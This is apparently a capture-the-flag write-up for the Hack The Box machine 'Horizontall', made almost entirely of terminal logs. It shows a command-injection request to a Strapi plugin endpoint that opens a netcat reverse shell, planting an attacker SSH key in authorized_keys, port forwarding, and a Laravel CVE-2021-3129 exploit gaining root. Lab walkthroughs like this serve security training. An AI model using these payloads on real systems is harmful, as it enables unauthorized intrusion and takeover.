┌──(kali㉿kali)-[~]
└─$ curl -i -s -k -X $'POST' -H $'Host: api-prod.horizontall.htb' -H $'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR
5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjMwNjA3NjMxLCJleHAiOjE2MzMxOTk2MzF9.Q9IDGa946Ofcj0b7wF8IA1Cm4
UiaZC4_-saPfGw7T_M' -H $'Content-Type: application/json' -H $'Origin: http://api-prod.horizontall.htb' -H $'Content-
Length: 123' -H $'Connection: close' --data $'{\"plugin\":\"documentation && $(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/b
in/sh -i 2>&1|nc 10.10.14.93 6666 >/tmp/f)\",\"port\":\"80\"}' $'http://api-prod.horizontall.htb/admin/plugins/insta
ll'
HTTP/1.1 504 Gateway Time-out
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 02 Sep 2021 19:03:36 GMT
Content-Type: text/html
Content-Length: 192
Connection: close

<html>
<head><title>504 Gateway Time-out</title></head>
<body bgcolor="white">
<center><h1>504 Gateway Time-out</h1></center>
<hr><center>nginx/1.14.0 (Ubuntu)</center>
</body>
</html>
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.10.14.93] from (UNKNOWN) [10.129.196.158] 56396
/bin/sh: 0: can't access tty; job control turned off
$ ls
api
build
config
extensions
favicon.ico
node_modules
package.json
package-lock.json
public
README.md
$ whoami
strapi
$ cd /home
$ ls
developer
$ cd developer
$ ls
composer-setup.php
myproject
user.txt
$ cat user.txt
[redacted]
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.10.14.93] from (UNKNOWN) [10.129.196.158] 56402
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/opt/strapi/myapi
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.10.14.93] from (UNKNOWN) [10.129.196.158] 56530
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
strapi@horizontall:~/myapi$ cd ..
cd ..
nestrapi@horizontall:~$ netstat -nlp
nenetstat -nlp
nenetstat: command not found
strapi@horizontall:~$ netstat -nlvp
netstat -nlvp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      1859/node /usr/bin/
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
netstat: no support for `AF INET (sctp)' on this system
```

```
$ curl 127.0.0.1:8000
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0<!DOCTYPE html>
```

```
            <div class="ml-4 text-center text-sm text-gray-500 sm:text-right sm:ml-0">
                    Laravel v8 (PHP v7.4.18)
            </div>
        </div>
```


Port forward

```
┌──(kali㉿kali)-[~]
└─$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa): /home/kali/.ssh/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:NqQGaPFrlmwpy7xNhvgtxcG4Z/dLiLcLqQFhIM6tCeg kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|o .              |
|* .+             |
|++o+o   .        |
|+o+.o= o         |
|.E.oO.o S        |
| =.B=+.o .       |
|. *+*.o..        |
| ..O o o.        |
|  +.o o...       |
+----[SHA256]-----+
```

```
┌──(kali㉿kali)-[~/.ssh]
└─$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/7dYmqg6boYb91AXIGwBRIg7Js+IZNyv1LmnKT7bpCVUOqZIRSl94mI0YD+P3U9MGXenY3YMpc1+p
a9vDGBha/cluLwAHIfr+fl4X45pl5FygbwKv8cMnCvMpnQaNLeQen62d1zltkG5HNlqp6x/b7RKCt66M2WjRL2cFkNsRLlcQ/SH56Y5J/ZvwGpusMjl0
xXf6+uET1JbbweG9IrDG5cWrqjffr3zA+yzUUAsi8wN1nIs0PoGnyHhWiyOSNmgI+F+Kxz8Hib852amtLAbbM/X278cTE0vFLi3hx1H7jW7pds77E6tw
EKaljORafbRqTLjrFefsHhlW00qihbikKOJ7ayW8gnkl3Szo49BN47/+PKqpmQhRJn/TAWlYIlkt+bncCntu9L/jicLFLBZKMmDs/dwX454KhvUfAfjs
TqnF2hdItjhKWYcvrTOrLLLt3IYUDRlDkOKr2bc3EkM1Rmh+nfgMByhOgVIUX9iObobvoK6UxrCyCOxTlVb1cY8= kali@kali
```


```
strapi@horizontall:/home/developer$ cd ~/.ssh
cd ~/.ssh
strapi@horizontall:~/.ssh$ ls
ls
authorized_keys
strapi@horizontall:~/.ssh$ rm authorized_keys
rm authorized_keys
strapi@horizontall:~/.ssh$ ls
ls
strapi@horizontall:~/.ssh$ echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/7dYmqg6boYb91AXIGwBRIg7Js+IZNyv1LmnKT7bpCVUO
qZIRSl94mI0YD+P3U9MGXenY3YMpc1+pa9vDGBha/cluLwAHIfr+fl4X45pl5FygbwKv8cMnCvMpnQaNLeQen62d1zltkG5HNlqp6x/b7RKCt66M2WjR
L2cFkNsRLlcQ/SH56Y5J/ZvwGpusMjl0xXf6+uET1JbbweG9IrDG5cWrqjffr3zA+yzUUAsi8wN1nIs0PoGnyHhWiyOSNmgI+F+Kxz8Hib852amtLAbb
M/X278cTE0vFLi3hx1H7jW7pds77E6twEKaljORafbRqTLjrFefsHhlW00qihbikKOJ7ayW8gnkl3Szo49BN47/+PKqpmQhRJn/TAWlYIlkt+bncCntu
9L/jicLFLBZKMmDs/dwX454KhvUfAfjsTqnF2hdItjhKWYcvrTOrLLLt3IYUDRlDkOKr2bc3EkM1Rmh+nfgMByhOgVIUX9iObobvoK6UxrCyCOxTlVb1
cY8= kali@kali
<+nfgMByhOgVIUX9iObobvoK6UxrCyCOxTlVb1cY8= kali@kali
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/7dYmqg6boYb91AXIGwBRIg7Js+IZNyv1LmnKT7bpCVUOqZIRSl94mI0YD+P3U9MGXenY3YMpc1+p
a9vDGBha/cluLwAHIfr+fl4X45pl5FygbwKv8cMnCvMpnQaNLeQen62d1zltkG5HNlqp6x/b7RKCt66M2WjRL2cFkNsRLlcQ/SH56Y5J/ZvwGpusMjl0
xXf6+uET1JbbweG9IrDG5cWrqjffr3zA+yzUUAsi8wN1nIs0PoGnyHhWiyOSNmgI+F+Kxz8Hib852amtLAbbM/X278cTE0vFLi3hx1H7jW7pds77E6tw
EKaljORafbRqTLjrFefsHhlW00qihbikKOJ7ayW8gnkl3Szo49BN47/+PKqpmQhRJn/TAWlYIlkt+bncCntu9L/jicLFLBZKMmDs/dwX454KhvUfAfjs
TqnF2hdItjhKWYcvrTOrLLLt3IYUDRlDkOKr2bc3EkM1Rmh+nfgMByhOgVIUX9iObobvoK6UxrCyCOxTlVb1cY8= kali@kali
strapi@horizontall:~/.ssh$ ls
ls
strapi@horizontall:~/.ssh$ ls
ls
strapi@horizontall:~/.ssh$ ls -la
ls -la
total 8
drwxrwxr-x  2 strapi strapi 4096 Sep  2 23:35 .
drwxr-xr-x 10 strapi strapi 4096 Sep  2 23:02 ..
strapi@horizontall:~/.ssh$ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/7dYmqg6boYb91AXIGwBRIg7Js+IZNyv1LmnKT7bpCVUOqZIRS
l94mI0YD+P3U9MGXenY3YMpc1+pa9vDGBha/cluLwAHIfr+fl4X45pl5FygbwKv8cMnCvMpnQaNLeQen62d1zltkG5HNlqp6x/b7RKCt66M2WjRL2cFk
NsRLlcQ/SH56Y5J/ZvwGpusMjl0xXf6+uET1JbbweG9IrDG5cWrqjffr3zA+yzUUAsi8wN1nIs0PoGnyHhWiyOSNmgI+F+Kxz8Hib852amtLAbbM/X27
8cTE0vFLi3hx1H7jW7pds77E6twEKaljORafbRqTLjrFefsHhlW00qihbikKOJ7ayW8gnkl3Szo49BN47/+PKqpmQhRJn/TAWlYIlkt+bncCntu9L/ji
cLFLBZKMmDs/dwX454KhvUfAfjsTqnF2hdItjhKWYcvrTOrLLLt3IYUDRlDkOKr2bc3EkM1Rmh+nfgMByhOgVIUX9iObobvoK6UxrCyCOxTlVb1cY8=
kali@kali^[[H^[[H
strapi@horizontall:~/.ssh$ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/7dYmqg6boYb>
ssh-rsa: command not found
strapi@horizontall:~/.ssh$ echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/7dYmqg6boYb91AXIGwBRIg7Js+IZNyv1LmnKT7bpCVUO
qZIRSl94mI0YD+P3U9MGXenY3YMpc1+pa9vDGBha/cluLwAHIfr+fl4X45pl5FygbwKv8cMnCvMpnQaNLeQen62d1zltkG5HNlqp6x/b7RKCt66M2WjR
L2cFkNsRLlcQ/SH56Y5J/ZvwGpusMjl0xXf6+uET1JbbweG9IrDG5cWrqjffr3zA+yzUUAsi8wN1nIs0PoGnyHhWiyOSNmgI+F+Kxz8Hib852amtLAbb
M/X278cTE0vFLi3hx1H7jW7pds77E6twEKaljORafbRqTLjrFefsHhlW00qihbikKOJ7ayW8gnkl3Szo49BN47/+PKqpmQhRJn/TAWlYIlkt+bncCntu
9L/jicLFLBZKMmDs/dwX454KhvUfAfjsTqnF2hdItjhKWYcvrTOrLLLt3IYUDRlDkOKr2bc3EkM1Rmh+nfgMByhOgVIUX9iObobvoK6UxrCyCOxTlVb1
cY8= kali@kali > authorized_keys
<obvoK6UxrCyCOxTlVb1cY8= kali@kali > authorized_keys
strapi@horizontall:~/.ssh$ ls
ls
authorized_keys
```

```
┌──(kali㉿kali)-[~/.ssh]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/.ssh]
└─$ ssh -i id_rsa -L 8000:127.0.0.1:8000 strapi@horizontall.htb



^C

┌──(kali㉿kali)-[~/.ssh]
└─$ ssh -i id_rsa -L 8000:127.0.0.1:8000 strapi@10.129.169.158
^C

┌──(kali㉿kali)-[~/.ssh]
└─$ ssh -i id_rsa -L 8000:127.0.0.1:8000 strapi@10.129.196.158
The authenticity of host '10.129.196.158 (10.129.196.158)' can't be established.
ECDSA key fingerprint is SHA256:rlqcbRwBVk92jqxFV79Tws7plMRzIgEWDMc862X9ViQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.196.158' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Sep  2 23:38:48 UTC 2021

  System load:  0.0               Processes:           425
  Usage of /:   82.8% of 4.85GB   Users logged in:     0
  Memory usage: 64%               IP address for eth0: 10.129.196.158
  Swap usage:   0%


0 updates can be applied immediately.


Last login: Fri Jun  4 11:29:42 2021 from 192.168.1.15
$
```


Welcome to your A
New Tab
GitHub - jpillora/c
New Tab
Laravel
127.0.0.1:8000
Laravel
Documentation
Laravel has wonderful, thorough documentation covering every aspect of the framework. Whether you are new to the framework or have previous experience with Laravel, we recommend reading all of the documentation from beginning to end.
Laracasts
Laracasts offers thousands of video tutorials on Laravel, PHP, and JavaScript development. Check them out, see for yourself, and massively level up your development skills in the process.
Laravel News
Laravel News is a community driven portal and newsletter aggregating all of the latest and most important news in the Laravel ecosystem, including new package releases and tutorials.
Vibrant Ecosystem
Laravel's robust library of first-party tools and libraries, such as Forge, Vapor, Nova, and Envoyer help you take your projects to the next level. Pair them with powerful open source libraries like Cashier, Dusk, Echo, Horizon, Sanctum, Telescope, and more.
Shop
Sponsor
Laravel v8 (PHP v7.4.18)

```
┌──(kali㉿kali)-[~/CVE-2021-3129_exploit]
└─$ ./exploit.py http://localhost:8000 Monolog/RCE1 id
[i] Trying to clear logs
[+] Logs cleared
[i] PHPGGC not found. Cloning it
Cloning into 'phpggc' ...
remote: Enumerating objects: 2587, done.
remote: Counting objects: 100% (929/929), done.
remote: Compressing objects: 100% (522/522), done.
remote: Total 2587 (delta 374), reused 812 (delta 283), pack-reused 1658
Receiving objects: 100% (2587/2587), 388.83 KiB | 1.61 MiB/s, done.
Resolving deltas: 100% (1016/1016), done.
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

uid=0(root) gid=0(root) groups=0(root)

[i] Trying to clear logs
[+] Logs cleared
```

```
┌──(kali㉿kali)-[~/CVE-2021-3129_exploit]
└─$ ./exploit.py http://localhost:8000 Monolog/RCE1 "cat /root/root.txt"
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

[redacted]

[i] Trying to clear logs
[+] Logs cleared
```


Horizontall has been Pwned!
Congratulations jodunk, best of luck in capturing flags ahead!
#1050
MACHINE RANK
03 Sep 2021
PWN DATE
30
POINTS EARNED
OK
SHARE

Email : jodunk@tutanota.com
GIthub : https://github.com/dojunk
HacktheBox : https://www.hackthebox.eu/home/users/profile/246925 ; Give respect please :)
Team : LalaG3r4k(https://app.hackthebox.eu/teams/overview/4126) &
(https://ctftime.org/team/162124)
Medium : https://medium.com/@jodunk_
Discord : jodunk #2254; To join LalaG3r4k can just DM thru Discord :)